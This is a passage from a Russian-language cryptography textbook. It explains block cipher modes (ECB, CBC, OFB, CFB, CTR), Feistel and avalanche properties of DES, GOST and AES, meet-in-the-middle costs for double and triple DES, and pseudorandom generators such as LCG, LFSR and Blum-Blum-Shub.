ле стандартный заголовок (ширина, высота, количество цветов), и далее идёт массив 24-битовых значений цвета пикселей, взятых построчно сверху вниз. В массиве много последовательностей нулевых байтов, так как пиксели белого фона кодируются 3 нулевыми байтами. В AES размер блока равен 16 байтам, и, значит, каждые $\frac{16}{3}$ подряд идущих пикселей белого фона шифруются одинаково, позволяя различить изображение в зашифрованном файле.

5.8.2. Сцепление блоков шифртекста

В режиме сцепления блоков шифртекста (англ. *Cipher Block Chaining, CBC*) перед шифрованием текущего блока открытого текста предварительно производится его суммирование по модулю 2 с предыдущим блоком зашифрованного текста, что и осуществляет «сцепление» блоков. Процедура шифрования имеет вид:

$$C_j = E_K(M_j \oplus C_{j-1}),\ j = 1, 2, \ldots, n,$$

где $C_0 = \mathrm{IV}$ (сокр. от англ. *Initialization Vector*) – блок, называемый вектором инициализации. Другое название – синхропосылка.

Благодаря сцеплению, *одинаковым* блокам открытого текста соответствуют *различные* шифрованные блоки. Это затрудняет криптоаналитику статистический анализ потока шифрованных блоков.

На приёмной стороне расшифрование осуществляется по правилу:

$$D_K(C_j) = M_j \oplus C_{j-1},\ j = 1, 2, \ldots, n,$$
$$M_j = D_K(C_j) \oplus C_{j-1}.$$

Блок $C_0 = \mathrm{IV}$ должен быть известен легальному получателю шифрованных сообщений. Обычно криптограф выбирает его случайно и вставляет на первое место в поток шифрованных блоков. Сначала передают блок C_0, а затем шифрованные блоки $C_1, C_2, \ldots, C_n$.

В разных пакетах блоки C_0 должны выбираться независимо. Если их выбрать одинаковыми, то возникают проблемы, аналогичные проблемам в режиме ECB. Например, часто первые нешифрованные блоки M_1 в разных пакетах бывают одинаковыми. Тогда одинаковыми будут и первые шифрованные блоки.

Однако случайный выбор векторов инициализации также имеет свои недостатки. Для выбора такого вектора необходим хороший генератор случайных чисел. Кроме того, каждый пакет удлиняется на один блок.

Для каждого сеанса передачи пакета нужны такие процедуры выбора C_0, которые известны криптографу и легальному пользователю. Одним из решений является использование так называемых *одноразовых меток*. Каждому сеансу присваивается уникальное число. Его уникальность состоит в том, что оно используется только один раз и никогда не должно повторяться в других пакетах. В англоязычной научной литературе оно обозначается как *Nonce*, то есть сокращение от «Number used once».

Обычно одноразовая метка состоит из номера сеанса и дополнительных данных, обеспечивающих уникальность. Например, при двустороннем обмене шифрованными сообщениями одноразовая метка может состоять из номера сеанса и индикатора направления передачи. Размер одноразовой метки должен быть равен размеру шифруемого блока. После определения одноразовой метки Nonce вектор инициализации вычисляется в виде:

$$C_0 = \mathrm{IV} = E_K(\mathrm{Nonce}).$$

Этот вектор используется в данном сеансе для шифрования открытого текста в режиме CBC. Заметим, что блок C_0 передавать в сеансе необязательно, если приёмная сторона знает заранее

дополнительные данные для одноразовой метки. Вместо этого достаточно вначале передать только номер сеанса в открытом виде. Принимающая сторона добавляет к нему дополнительные данные и вычисляет блок C_0, необходимый для расшифрования в режиме CBC. Это позволяет сократить издержки, связанные с удлинением пакета. Например, для шифра AES длина блока C_0 равна 16 байтов. Если число сеансов ограничить величиной 2^{32} (вполне приемлемой для большинства приложений), то для передачи номера пакета понадобится только 4 байта.

5.8.3. Обратная связь по выходу

В предыдущих режимах входными блоками для устройств шифрования были непосредственно блоки открытого текста. В режиме обратной связи по выходу (OFB от Output FeedBack) блоки открытого текста непосредственно на вход устройства шифрования не поступают. Вместо этого устройство шифрования генерирует псевдослучайный поток байтов, который суммируется по модулю 2 с открытым текстом для получения шифрованного текста. Шифрование осуществляют по правилу:

$$\begin{aligned} &K_0 = \mathrm{IV}, \\ &K_j = E_K(K_{j-1}),\ j = 1, 2, \ldots, n, \\ &C_j = K_j \oplus M_j. \end{aligned}$$

Здесь текущий ключ K_j есть результат шифрования предыдущего ключа K_{j-1}. Начальное значение K_0 известно криптографу и легальному пользователю. На приёмной стороне расшифрование выполняют по правилу:

$$\begin{aligned} &K_0 = \mathrm{IV}, \\ &K_j = E_K(K_{j-1}),\ j = 1, 2, \ldots, n, \\ &M_j = K_j \oplus C_j. \end{aligned}$$

Как и в режиме CBC, вектор инициализации IV может быть выбран случайно и передан вместе с шифрованным текстом, либо вычислен на основе одноразовых меток. Здесь особенно важна уникальность вектора инициализации.

Достоинство этого режима состоит в полном совпадении операций шифрования и расшифрования. Кроме того, в этом режиме не надо проводить операцию дополнения открытого текста.

5.8.4. Обратная связь по шифрованному тексту

В режиме обратной связи по шифрованному тексту (CFB от Cipher FeedBack) ключ K_j получается с помощью процедуры шифрования предыдущего шифрованного блока C_{j-1}. Может быть использован не весь блок C_{j-1}, а только его часть. Как и в предыдущем случае, начальное значение ключа K_0 известно криптографу и легальному пользователю:

$$\begin{aligned} &K_0 = \mathrm{IV}, \\ &K_j = E_K(C_{j-1}),\ j = 1, 2, \ldots, n, \\ &C_j = K_j \oplus M_j. \end{aligned}$$

У этого режима нет особых преимуществ по сравнению с другими режимами.

5.8.5. Счётчик

В режиме счётчика (CTR от Counter) правило шифрования имеет вид, похожий на режим обратной связи по выходу (OFB), но позволяющий вести независимое (параллельное) шифрование и расшифрование блоков:

$$\begin{aligned} &K_j = E_K(\mathrm{Nonce} \parallel j - 1),\ j = 1, 2, \ldots, n, \\ &C_j = M_j \oplus K_j, \end{aligned}$$

где $\mathrm{Nonce} \parallel j-1$ – конкатенация битовой строки одноразовой метки Nonce и номера блока, уменьшенного на единицу.

Правило расшифрования идентичное:

$$M_j = C_j \oplus K_j.$$

5.9. Некоторые свойства блочных шифров

5.9.1. Обратимость схемы Фейстеля

Покажем, что обратимость схемы Фейстеля не зависит от выбора функции F.

Напомним, что схема Фейстеля – это итеративное шифрование, в котором выход подаётся на вход следующей итерации по правилу:

$$L_i = R_{i-1},$$
$$R_i = L_{i-1} \oplus F(R_{i-1}, K_i),$$

$$(L_0, R_0) \to (L_1, R_1) \to \ldots \to (L_n, R_n).$$

При расшифровании используется та же схема, только левая и правая части меняются местами перед началом итераций, а ключи раунда подаются в обратном порядке:

$$R_i = L_{i-1} \oplus F(R_{i-1}, K_{n+1-i}),$$

$$L_0^* = R_n = L_{n-1} \oplus F(R_{n-1}, K_n),$$
$$R_0^* = L_n = R_{n-1},$$

$$L_1^* = R_{n-1},$$
$$R_1^* = L_{n-1} \oplus F(R_{n-1}, K_n) \oplus F(R_{n-1}, K_n) = L_{n-1},$$
$$\ldots.$$

5.9.2. Схема Фейстеля без s-блоков

Пусть функция F является простой линейной комбинацией некоторых битов правой части и ключа раунда относительно операции XOR. Тогда можно записать систему линейных уравнений битов выхода y_i относительно битов входа x_i и ключа k_i после всех 16 раундов в виде

$$y_i = \left(\sum_{i=0}^{n_1} a_i x_i\right) \oplus \left(\sum_{i=0}^{n_2} b_i k_i\right),$$

где суммирование производится по модулю 2, коэффициенты a_i и b_i известны и равны 0 или 1, количество битов в блоке открытого текста равно n_1, количество битов ключа равно n_2.

Имея открытый текст и шифртекст, легко найти ключ. Без знания открытых текстов, выполняя XOR шифртекстов, можно найти XOR открытых текстов, что может привести к возникновению благоприятных для взлома шифра условий. Во-первых, это может позволить провести атаку на различение сообщений. Во-вторых, в

широко распространенных случаях, когда известны форматы сообщений, отдельные поля или распределение символов открытого текста, появляется возможность осуществить атаку перебором с учётом множества уравнений, полученных XOR шифртекстов.

Для предотвращения подобных атак используются s-блоки замены для создания нелинейности в уравнениях выхода y_i относительно сообщения и ключа.

Схема Фейстеля в ГОСТ 28147-89 без s-блоков

В отличие от устаревшего алгоритма DES блочный шифр ГОСТ без s-блоков намного сложнее для взлома, так как для него нельзя записать систему линейных уравнений:

$$\begin{aligned} L_1 &= R_0, \\ R_1 &= L_0 \oplus ((R_0 \boxplus K_1) \lll 11), \end{aligned}$$

$$\begin{aligned} L_2 = R_1 &= L_0 \oplus ((R_0 \boxplus K_1) \lll 11), \\ R_2 &= L_1 \oplus (R_1 \boxplus K_2) = \\ &= R_0 \oplus (((L_0 \oplus ((R_0 \boxplus K_1) \lll 11)) \boxplus K_2) \lll 11). \end{aligned}$$

Операция $\boxplus$ нелинейна по XOR. Например, только на трёх операциях $\oplus$, $\boxplus$ и $\lll f(R_i)$ без использования s-блоков построен блочный шифр RC5, который по состоянию на 2010 г. не был взломан.

5.9.3. Лавинный эффект

Лавинный эффект в DES

Оценим число раундов, за которое в DES достигается полный лавинный эффект, предполагая *случайное* расположение бит перед расширением, s-блоками (s – substitute, блоки замены) и XOR.

Пусть на входе правой части R_i содержится r бит, на которые уже распространилось влияние одного бита, выбранного вначале. После расширения получим

$$n_1 \approx \min(1.5 \cdot r, 32)$$

зависимых бит. Предполагая случайные попадания в 8 s-блоков, мы увидим, что, согласно задаче о размещении, биты попадут в

$$s_2 = 8\left(1 - \left(1 - \frac{1}{8n_1}\right)^{n_1}\right) \approx 8\left(1 - e^{-\frac{n_1}{8}}\right)$$

s-блоков. Одно из требований NSA к s-блокам заключалось в том, чтобы изменение каждого бита входа *изменяло* 2 бита выхода. Мы предположим, что каждый бит входа s-блока *влияет* на все 4 бита выхода. Зависимыми станут

$$n_2 = 4 \cdot s_2 \approx 32 \left(1 - e^{-\frac{n_1}{8}}\right)$$

бит. При дальнейшем XOR с величиной L_i, содержащей l зависимых бит, результатом будет

$$n_3 \approx n_2 + l - \frac{n_2 l}{32}$$

зависимых бит.

Таблица 5.1 – Распространение влияния 1 бита левой части в DES

Раунд	L_i	R_i		
	l	Расширение $r \to n_1$	s-блоки $n_1 \to n_2$	$R_{i+1} = f(R_i) \oplus L_i$ $(n_2, l) \to n_3$
0	1	0	0	0
1	0	0	0	$(0, 1) \to 1$
2	1	$1 \to 1.5$	$1.5 \to 5.5$	$(5.5, 0) \to 5.5$
3	5.5	$5.5 \to 8.2$	$8.2 \to 20.5$	$(20.5, 1) \to 20.9$
4	20.9	$20.9 \to 31.3$	$31.3 \to 32$	$(32, 20.9) \to 32$
5	32	32	32	32

В таблице 5.1 приводится расчёт распространения одного бита левой части. Посчитано число зависимых битов по раундам в предположении об их случайном расположении и о том, что каждый бит на входе s-блока *влияет* на все биты выхода. Полная диффузия достигается за 5 раундов, что совпадает с экспериментальной проверкой. Для достижения максимального лавинного эффекта требуется аккуратно выбрать расширение, s-блоки, а также перестановку в функции F.

Лавинный эффект в ГОСТ 28147-89

Лавинный эффект по входу обеспечивается (4×4) s-блоками и циклическим сдвигом влево на $11 \neq 0 \mod 4$.

Таблица 5.2 – Распространение влияния 1 бита левой части в ГОСТ 28147-89

Раунд	L_i								R_i							
	1	2	3	4	5	6	7	8	1	2	3	4	5	6	7	8
0								1								
1																1
2								1					3	1		
3					3	1				3	4	1				1
4		3	4	1				1	4	1			3	1	3	4
5	4	1			3	1	3	4		3	4	4	4	4	4	1
6		3	4	4	4	4	4	1	4	4	4	4	4	3	3	4
7	4	4	4	4	4	3	3	4	4	4	4	4	4	4	4	4
8	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4

Из таблицы 5.2 видно, что на каждом раунде число зависимых битов увеличивается в среднем на 4 в результате сдвига и попадания выхода s-блока предыдущего раунда в два s-блока следующего раунда. Показано распространение зависимых битов в группах по 4 бита в левой и правой частях без учёта сложения с ключом раунда. Предполагается, что каждый бит на входе s-блока влияет на все биты выхода. Число раундов для достижения полного лавинного эффекта без учёта сложения с ключом – 8. Экспериментальная проверка для s-блоков, используемых Центробанком РФ, показывает, что требуется 8 раундов.

Лавинный эффект в AES

В первом раунде один бит оказывает влияние на один байт в операции «замена байтов» и затем на столбец из четырёх байтов в операции «перемешивание столбцов».

Во втором раунде операция «сдвиг строк» сдвигает байты изменённого столбца на разное число байтов по строкам, в результате получаем диагональное расположение изменённых байтов, то есть в каждой строке присутствует по изменённому байту. Далее, в результате операции «перемешивания столбцов» изменение распространяется от байта в столбце на весь столбец и, следовательно, на всю матрицу.

Диффузия по входу достигается за 2 раунда.

5.9.4. Двойное и тройное шифрования

В конце XX-го века, когда ненадёжность существующего стандарта DES уже была очевидна, а нового стандарта ещё не было, стали распространены техники двойного и тройного шифрования, когда к одному блоку текста последовательно применяется несколько преобразований на разных ключах.

Например, двойное шифрование 2DES использует два разных ключа K_1 и K_2 для шифрования одного блока текста дважды:

$$E_{K1,K2}(M) \equiv E_{K1}(E_{K2}(M)).$$

Так как функция шифрования DES не образует группу ([21; 45]), то данное преобразование не эквивалентно однократному шифрованию на каком-нибудь третьем ключе. То есть для произвольных K_1 и K_2 нельзя подобрать такой K_3, что

$$E_{K1}(E_{K2}(M)) \equiv E_{K3}(M).$$

Тем самым размер ключевого пространства (количество различных ключей шифрования, если считать за ключ пару K_1 и K_2) увеличивается с 2^{56} до 2^{112} (без учёта проверочных бит). Однако из-за атаки «встреча посередине» (англ. *meet in the middle*) фактическая криптостойкость увеличилась не более чем до 2^{57}.

Тройной DES (англ. *triple DES, 3DES*) использует тройное преобразование. Причём в качестве второй функции используется функция *расшифрования*:

$$E_{K1,K2,K3}(M) \equiv E_{K1}(D_{K2}(E_{K3}(M))).$$

- Вариант $K_1 \neq K_2 \neq K_3$ является наиболее защищённым, ключевое пространство увеличивается до 2^{168}.
- Вариант $K_1 \neq K_2$, $K_1 = K_3$ увеличивает ключевое пространство до 2^{112}, но защищён от атаки «встреча посередине», в отличие от 2DES.
- Вариант $K_1 = K_2 = K_3$ эквивалентен однократному преобразованию DES. Его можно использовать для обеспечения совместимости.

Оценим сложность атак на 2DES и 3DES.

Атака на двойное шифрование

Атака основана на предположении, что у криптоаналитика есть возможность получить либо шифртекст для любого открытого текста (англ. *Chosen Plaintext Attack, CPA*), либо открытый текст по шифртексту (англ. *Chosen Ciphertext Attack, CCA*), но неизвестен ключ шифрования, который и нужно найти.

Шифрование в 2DES:

$$C = E_{K_1}(E_{K_2}(M)).$$

Запишем $D_{K_1}(C) = E_{K_2}(M)$. Пусть время одного шифрования – T_E, время одного сравнения блоков $T_= \approx 2^{-10}T_E$.

Атака для нахождения ключей без использования памяти занимает время

$$T = 2^{56+56}(T_E + T_=) \approx 2^{112}T_E.$$

Можно заранее вычислить значения $E_{K_2}(M)$ для всех ключей и построить таблицу: индекс – $E_{K_2}(M)$, значения поля – набор ключей K_2, которые соответствуют этому значению. Атака для нахождения ключей требует времени

$$T = 2 \cdot 2^{56}T_E + 2^{56}T_= \approx 2^{57}T_E$$

и памяти $M = 56 \cdot 2^{56} \approx 2^{62}$ бит ($\approx$ 504 Пбайт), учитывая прямой доступ по значению к возможным ключам. При нахождении соответствия берётся другая пара (открытый текст, шифртекст) и проверяется равенство для определения, являются ли ключи правильными или нет.

По отношению к CCA и CPA криптостойкость 2DES эквивалентна обычному DES с использованием 26 ГиБ памяти.

Атака на тройное шифрование

Атака для нахождения ключей (CCA, CPA) на наиболее стойкий вариант 3DES (все три ключа K_1, K_2 и K_3 выбираются независимо) требует времени $T \approx 2^{168}T_E$ без использования дополнительной памяти.

Для построения таблицы запишем

$$D_{K_2}(D_{K_1}(C)) = E_{K_3}(M).$$

Таблица строится аналогично 2DES для $E_{K_3}(M)$. С использованием памяти атака занимает время $T = 2^{112}T_E$ и память $M = 26$ GiB.

Глава 6

Генераторы псевдослучайных чисел

Для работы многих криптографических примитивов необходимо уметь получать случайные числа:

- вектор инициализации для отдельных режимов сцепления блоков должен быть случайным числом (см. раздел 5.8);
- для генерации пар открытых и закрытых ключей необходимы случайные числа (см. главу 9);
- стойкость многих криптографических протоколов ключей (см. главу 10) основывается в том числе на выработке случайных чисел (англ. *nonce*), которые не может предугадать злоумышленник.

Генератором случайных чисел (англ. *random number generator*) мы будем называть процесс[1], результатом работы которого является случайная последовательность чисел, а именно такая, что зная произвольное число предыдущих чисел последовательности

[1] Есть и строгое математическое определение генератора в общем смысле. Генератором называется функция $g : \{0,1\}^n \to \{0,1\}^{q(n)}$, вычислимая за полиномиальное время. Однако мы пока не будем использовать это определение, чтобы показать разницу между истинно случайными числами и псевдослучайными.

(и способ их получения), даже теоретически нельзя предсказать следующее с вероятностью больше заданной. К таким случайным процессам можно отнести:

- результат работы счётчика элементарных частиц, работа с которым включена в лабораторный практикум по общей физике для студентов первого курса МФТИ;
- время между нажатиями клавиш на клавиатуре персонального компьютера или расстояние, которое проходит «мышь» во время движения;
- время между двумя пакетами, полученными сетевой картой;
- тепловой шум, измеряемый звуковой картой на входе аналогового микрофона, даже при отсутствии самого микрофона.

Хотя для всех этих процессов можно предсказать приблизительное значение (чётное или нечётное), его последний бит будет оставаться достаточно случайным для практических целей. С учётом данной поправки их можно называть надёжными или качественными генераторами случайных чисел.

Однако к генератору случайных чисел предъявляются и другие требования. Кроме уже указанного критерия *качественности* или *надёжности*, генератор должен быть *быстрым* и *дешёвым*. Быстрым – чтобы получить большой объём случайной информации за заданный период времени. И дешёвым – чтобы его можно было бы использовать на практике. Количество случайной информации от перечисленных выше генераторов составляет не более десятков килобайт в секунду (для теплового шума) и значительно меньше, если мы будем требовать ещё и равномерность распределения полученных случайных чисел.

С целью получения большего объёма случайной информации используют специальные алгоритмы, которые называют генераторами псевдослучайных чисел (ГПСЧ). ГПСЧ – это детерминированный алгоритм, выходом которого является последовательность чисел, обладающая свойством случайности. Работу ГПСЧ можно описать следующей моделью. На подготовительном этапе оперативная память, используемая алгоритмом, заполняется начальным значением (англ. *seed*). Далее на каждой итерации своей

работы ГПСЧ выдаёт на выход число, которое является функцией от состояния оперативной памяти алгоритма, и меняет содержимое своей памяти по определённым правилам. Содержимое оперативной памяти называется *внутренним состоянием* генератора.

Как и у любого алгоритма, у ГПСЧ есть определённый размер используемой оперативной памяти[2]. Исходя из практических требований, предполагается, что размер оперативной памяти для ГПСЧ сильно ограничен. Так как память алгоритма ограничена, то ограничено и число различных внутренних состояний алгоритма. В силу того, что выдаваемые ГПСЧ числа являются функцией от внутреннего состояния, то любой ГПСЧ, работающий с ограниченным размером оперативной памяти и не принимающий извне дополнительной информации, будет иметь *период*. Для генератора с памятью в n бит максимальный период, очевидно, равен 2^n.

Качество детерминированного алгоритма, то есть то, насколько полученная последовательность обладает свойством случайной, можно оценить с помощью тестов, таких как набор тестов NIST (англ. *National Institute of Standards and Technology*, США, [1]). Данный набор содержит большое число различных проверок, включая частотные тесты бит и блоков, тесты максимальных последовательностей в блоке, тесты матриц и так далее.

6.1. Линейный конгруэнтный генератор

Алгоритм был предложен Лемером (англ. *Derrick Henry Lehmer*, [53; 54]) в 1949 году. Линейный конгруэнтный генератор основывается на вычислении последовательности $x_n, x_{n+1}, \ldots$, такой что:

$$x_{n+1} = a \cdot x_n + c \mod m.$$

Числа a, c, m, $0 < a < m, 0 < c < m$, являются параметрами алгоритма.

Пример. Для параметров $a = 2, c = 3, m = 5$ и начального состояния $x_0 = 1$ получаем последовательность: $0, 3, 4, 1, 0, \ldots$

[2]Только алгоритмы с фиксированным размером используемой оперативной памяти и можно называть *генераторами* в строгом математическом смысле этого слова, как следует из определения.

Максимальный период ограничен значением m. Но максимум периода достигается тогда и только тогда, когда |113, Линейный конгруэнтный метод|:

- числа c и m взаимно просты;
- число $a - 1$ кратно каждому простому делителю числа m;
- число $a - 1$ кратно 4, если m кратно 4.

Конкретная реализация алгоритма может использовать в качестве выхода либо внутреннее состояние целиком (число x_n), либо его отдельные биты. Линейный конгруэнтный генератор является простым (то есть «дешёвым») и быстрым генератором. Результат его работы – статистически качественная псевдослучайная последовательность. Линейный конгруэнтный генератор нашёл широкое применение в качестве стандартной реализации функции для получения псевдослучайных чисел в различных компиляторах и библиотеках времени исполнения (см. таблицу 6.1). Забегая вперёд, предупредим читателя, что его использование в криптографии недопустимо. Зная два последовательных значения выхода генератора (x_n и x_{n+1}) и единственный параметр схемы m, можно решить систему уравнений и найти a и c, чего будет достаточно для нахождения всей дальнейшей (или предыдущей) части последовательности. Параметр m, в свою очередь, можно найти перебором, начиная с некоторого $\min(X) : X \geqslant x_i$, где x_i – наблюдаемые элементы последовательности.

	a	c	m	используемые биты
[75] Numerical Recipes: The Art of Scientific Computing	1664525	1013904223	2^{32}	
[51] MMIX in The Art of Computer Programming	6364136223846793005	1442695040888963407	2^{64}	
[31] ANSI C: (Watcom, Digital Mars, CodeWarrior, IBM VisualAge C/C++)	1103515245	12345	2^{31}	биты с 30 по 16-й
[91] glibc	1103515245	12345	2^{31}	биты с 30 по 0-й
C99, C11 (ISO/IEC 9899)	1103515245	12345	2^{32}	биты с 30 по 16-й
C++11 (ISO/IEC 14882:2011)	16807	0	$2^{31}-1$	
Apple CarbonLib	16807	0	$2^{31}-1$	
Microsoft Visual/Quick C/C++	214013	2531011	2^{32}	биты с 30 по 16-й
[19] Borland Delphi	134775813	1	2^{32}	
[43] Microsoft Visual Basic (версии 1–6)	1140671485	12820163	2^{24}	
[59] Sun (Oracle) Java Runtime Environment	25214903917	11	$2^{48}-1$	биты с 47 по 16-й

Таблица 6.1 – Примеры параметров линейного конгруэнтного генератора в различных книгах, компиляторах и библиотеках времени исполнения

6.2. Регистр сдвига с линейной обратной связью

Другой схемой построения псевдослучайных генераторов является использование регистров сдвига с линейной обратной связью, а также её вариациями. Для начала рассмотрим простой РСЛОС, изображённый на рис. 6.1.




Рис. 6.1 – Регистр сдвига с линейной обратной связью

Регистр сдвига состоит из n однобитовых ячеек $b_1, b_2, \ldots, b_n$, содержащих 0 или 1, и линейной обратной связи, определяемой коэффициентами $C_1 = 1$, $C_2, C_3, \ldots, C_n \in \{0, 1\}$. Многочлен над полем Галуа $GF(2^n)$ вида $C_1 x^n + C_2 x^{n-1} + \cdots + C_n x + 1$ называется характеристическим многочленом РСЛОС.

Начальным состоянием генератора является набор значений в битовых ячейках. На каждой итерации генератор вычисляет сумму по модулю два (то есть выполняет операцию XOR) значений ячеек, для которых $C_i = 1$:


$$\begin{aligned} b_{n+1} &= \sum_i C_i b_i \mod 2, \\ b_{n+1} &= b_1 \oplus C_2 b_2 \oplus C_3 b_3 \oplus \cdots \oplus C_n b_n. \end{aligned}$$

Далее регистр сдвигает значения на одну ячейку влево. Самая правая ячейка b_n принимает вычисленное значение b_{n+1}:

$$\begin{aligned} b_1 &:= b_2, \\ b_2 &:= b_3, \\ &\cdots \\ b_n &:= b_{n+1}. \end{aligned}$$

Выходом генератора является значение ячейки b_1 после сдвига.

Пример. Пусть регистр сдвига с линейной обратной связью задан характеристическим многочленом $m(x) = x^5 + x^3 + 1$. Как показано на рисунке, регистр состоит из пяти ячеек. В линейной обратной связи будут участвовать ячейки 1 и 3 (то есть $C_1 = 1, C_3 = 1$, остальные $C_i = 0$).



Если начальное состояние регистра равно $\vec{s_0} = (0,0,0,0,1)$, то дальнейшие внутренние состояния регистра s_i и выходы генератора r_i равны:

1. $b_{n+1} = b_1 \oplus b_3 = 0 \oplus 0 = 0$, $\vec{s_1} = (0,0,0,1,0)$, $r_1 = b_1 = 0$;
2. $b_{n+1} = b_1 \oplus b_3 = 0 \oplus 0 = 0$, $\vec{s_2} = (0,0,1,0,0)$, $r_2 = b_1 = 0$;
3. $b_{n+1} = b_1 \oplus b_3 = 0 \oplus 1 = 1$, $\vec{s_3} = (0,1,0,0,1)$, $r_3 = b_1 = 0$;
4. $b_{n+1} = b_1 \oplus b_3 = 0 \oplus 0 = 0$, $\vec{s_4} = (1,0,0,1,0)$, $r_4 = b_1 = 1$;
5. $b_{n+1} = b_1 \oplus b_3 = 1 \oplus 0 = 1$, $\vec{s_5} = (0,0,1,0,1)$, $r_5 = b_1 = 0$;
6. $b_{n+1} = b_1 \oplus b_3 = 0 \oplus 1 = 1$, $\vec{s_6} = (0,1,0,1,1)$, $r_6 = b_1 = 0$;
7. $b_{n+1} = b_1 \oplus b_3 = 0 \oplus 0 = 0$, $\vec{s_7} = (1,0,1,1,0)$, $r_7 = b_1 = 1$;
8. $b_{n+1} = b_1 \oplus b_3 = 1 \oplus 1 = 0$, $\vec{s_8} = (0,1,1,0,0)$, $r_8 = b_1 = 0$; и так далее.

Максимальный период последовательности РСЛОС равен $2^n - 1$. Максимум достигается в том и только в том случае, когда характеристический многочлен РСЛОС примитивен. В этом случае РСЛОС называют регистром сдвига максимального периода, а генерируемые им последовательности – М-последовательностями или же последовательностями максимального периода.

Если известна структура РСЛОС (значения коэффициентов $C_2, \ldots, C_n$), то внутреннее состояние генератора можно восстановить по n предыдущим выходам. По $2n$ предыдущим выходам генератора можно восстановить и внутреннее состояние, и структуру

генератора. Зная структуру и текущее внутреннее состояние генератора, можно восстановить его предыдущие и следующие выходные значения.

6.3. Криптографически стойкие генераторы псевдослучайных чисел

Итак, просто генератором псевдослучайных чисел мы называем функцию g вида

$$g : \{0,1\}^n \to \{0,1\}^{q(n)},$$

вычислимую за полиномиальное время, результатом работы которой является последовательность чисел, обладающая свойствами случайной.

Были рассмотрены два генератора (линейный конгруэнтный генератор в разделе 6.1 и генератор на основе РСЛОС в разделе 6.2). Однако они обладают фундаментальными недостатками, которые не дают использовать их в криптографии. Зная определённое число предыдущих значений выхода генератора (и его внутреннее устройство), криптоаналитик имеет возможность предсказать следующие элементы последовательности. Избежать этого можно только увеличением размера внутреннего состояния.

Пусть $b(g)$ – число предыдущих бит, которые необходимо знать криптоаналитику для восстановления внутреннего состояния и параметров генератора (и, следовательно, для предсказания дальнейшей последовательности). И для линейного конгруэнтного генератора[3], и для генератора на основе РСЛОС функция $b(g)$ является линейной функцией от размера внутреннего состояния $size(g)$ в битах:

$$b(LCG) = 3 \cdot size(g),$$
$$b(LFSR) = 2 \cdot size(g).$$

То есть, если мы решим увеличить размер внутреннего состояния для защиты от криптоаналитика, это приведёт не более чем к линейному росту затрат последнего на необходимые вычисления

[3]Для получения параметров a и c.

(сравните это с экспоненциальным ростом затрат криптоаналитика при увеличении размера ключа для блочных шифров). Поэтому для использования в криптографии к генераторам псевдослучайных чисел предъявляются дополнительные требования.

Криптографически стойким генератором псевдослучайных чисел будем называть функцию g вида

$$g : \{0,1\}^n \to \{0,1\}^{q(n)},$$

вычислимую за полиномиальное время, результатом работы которой является последовательность чисел, удовлетворяющая тесту на следующий бит: не должно существовать полиномиального алгоритма, который по k битам последовательности будет предсказывать следующий с вероятностью более $1/2$.

В 1982 году Эндрю Яо (англ. *Andrew Chi-Chih Yao*, [100]) доказал, что любой генератор, проходящий тест на следующий бит, сможет пройти и любые другие статистические полиномиальные тесты на случайность.

Как и в случае с блочными шифрами, да и с криптографией вообще, под криптографической стойкостью конкретных алгоритмов в 99% случаев стоит понимать не принципиальное отсутствие, а неизвестность конкретных алгоритмов, которые могут предсказать выход генератора за полиномиальное время. Для тех генераторов, которые считались криптографически стойкими 20 лет назад, сегодня могут уже существовать алгоритмы для предсказания следующего элемента последовательности.

6.3.1. Генератор BBS

Имеются примеры «хороших» генераторов, вырабатывающих криптографически стойкие последовательности, например генератор Blum-Blum-Shub (BBS). Алгоритм работы состоит в следующем: выбирают большие (длиной не менее 512 бит) простые числа p, q, которые при делении на 4 дают в остатке 3. Вычисляют $n = pq$, с помощью генератора случайных чисел вырабатывают число x_0, где $1 \leqslant x_0 \leqslant n - 1$ и $\gcd(x_0, n) = 1$. Далее проводят следующие

вычисления:

$$\begin{aligned} x_1 &= x_0^2 \mod n, \\ x_2 &= x_1^2 \mod n, \\ &\dots, \\ x_N &= x_{N-1}^2 \mod n. \end{aligned}$$

Для каждого вычисленного значения оставляют один младший разряд. Вычисляют двоичную псевдослучайную последовательность $k_1, k_2, k_3, \dots$:

$$\begin{aligned} k_1 &= x_1 \mod 2, \\ k_2 &= x_2 \mod 2, \\ &\dots, \\ k_N &= x_N \mod 2. \end{aligned}$$

Число a называется *квадратичным вычетом* по модулю n, если для него существует квадратный корень b (или два корня): $a = b^2 \mod n$. Для $p, q = 3 \mod 4$ верно утверждение, что квадратичный вычет имеет единственный корень, и операция $x \to x^2 \mod n$, применённая к элементам множества всех квадратичных вычетов $\mathbb{QR}_n$ по модулю n, является перестановкой множества $\mathbb{QR}_n$.

Полученная последовательность квадратичных вычетов $x_1, x_2, x_3, \dots$ – периодическая ($T < |\mathbb{QR}_n|$). Чтобы её период для случайного x_0 с большой вероятностью оказался большим, числа p, q выбирают с условием малого $\gcd(\varphi(p-1), \varphi(q-1))$, где $\varphi(n)$ – функция Эйлера.

Полученная последовательность ключей является криптографически стойкой. Доказано, что для «взлома» (то есть определения следующего символа с вероятностью, большей $\frac{1}{2}$) требуется разложить число $n = pq$ на множители. Разложение числа на множители считается трудной задачей, все известные алгоритмы не являются полиномиальными по $\log_2 n$.

Оказывается, что если вместо одного последнего бита $k_i = x_i \mod 2$ брать $O(\log_2 \log_2 n)$ последних битов рассмотренного выше генератора x_i, то полученная последовательность останется криптостойкой.

Большим недостатком генератора BBS является малая скорость генерирования битов.

6.4. КСГПСЧ на основе РСЛОС

Как уже упоминалось ранее, использование РСЛОС в качестве ГПСЧ не является криптографически стойким. Однако можно использовать комбинацию из нескольких регистров сдвига, чтобы в результате получить быстрый, простой (дешёвый) и надёжный (криптографически стойкий) генератор псевдослучайных чисел.

6.4.1. Генераторы с несколькими регистрами сдвига

